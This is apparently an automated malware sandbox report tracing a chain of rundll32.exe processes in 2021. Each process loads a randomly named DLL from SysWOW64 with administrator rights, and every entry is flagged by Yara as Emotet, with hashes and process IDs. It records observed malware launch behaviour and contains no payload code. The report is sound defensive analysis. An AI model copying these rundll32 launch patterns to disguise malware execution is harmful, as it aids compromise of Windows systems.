Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ceelf\ceht.ynf',LiprInkL
Imagebase:	0xde0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2144677498.0000000000200000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2145636371.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2144648920.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 912 Parent PID: 2936

General

Start time:	11:21:05
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ceelf\ceht.ynf',#1
Imagebase:	0xde0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2154976635.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2152593179.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2152580168.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2312 Parent PID: 912

General

Start time:	11:21:11
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Gstbghdcbll\xymuoataos.ccr',ZlOVOPTFkFCSlH
Imagebase:	0xde0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2163054350.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2163067625.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2163840941.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2848 Parent PID: 2312

General

Start time:	11:21:16
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Gstbghdcbll\xymuoataos.ccr',#1
Imagebase:	0xde0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2173526087.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2178762795.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2173536916.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3032 Parent PID: 2848

General

Start time:	11:21:21
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lzlvyublnqyq\ovcucjzboyk.nwn',dHWvVgE
Imagebase:	0xde0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2186412601.00000000003B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2188065984.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2186005336.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 620 Parent PID: 3032

General

Start time:	11:21:26
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lzlvyublnqyq\ovcucjzboyk.nwn',#1
Imagebase:	0xde0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2195836054.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2198917557.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2195824360.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2368 Parent PID: 620

General

Start time:	11:21:31
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Woooizzjxmgfwuv\lldxvtebowotvy.flt',XiceWXom
Imagebase:	0xde0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2205409223.0000000000130000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2205471749.0000000000260000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2206163057.0000000010000000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 948 Parent PID: 2368

General

Start time:	11:21:36
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Woooizzjxmgfwuvlldxvtebowotvy.flt',#1
Imagebase:	0xde0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2336521474.0000000000720000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2338110050.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2336299339.0000000000100000.00000040.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis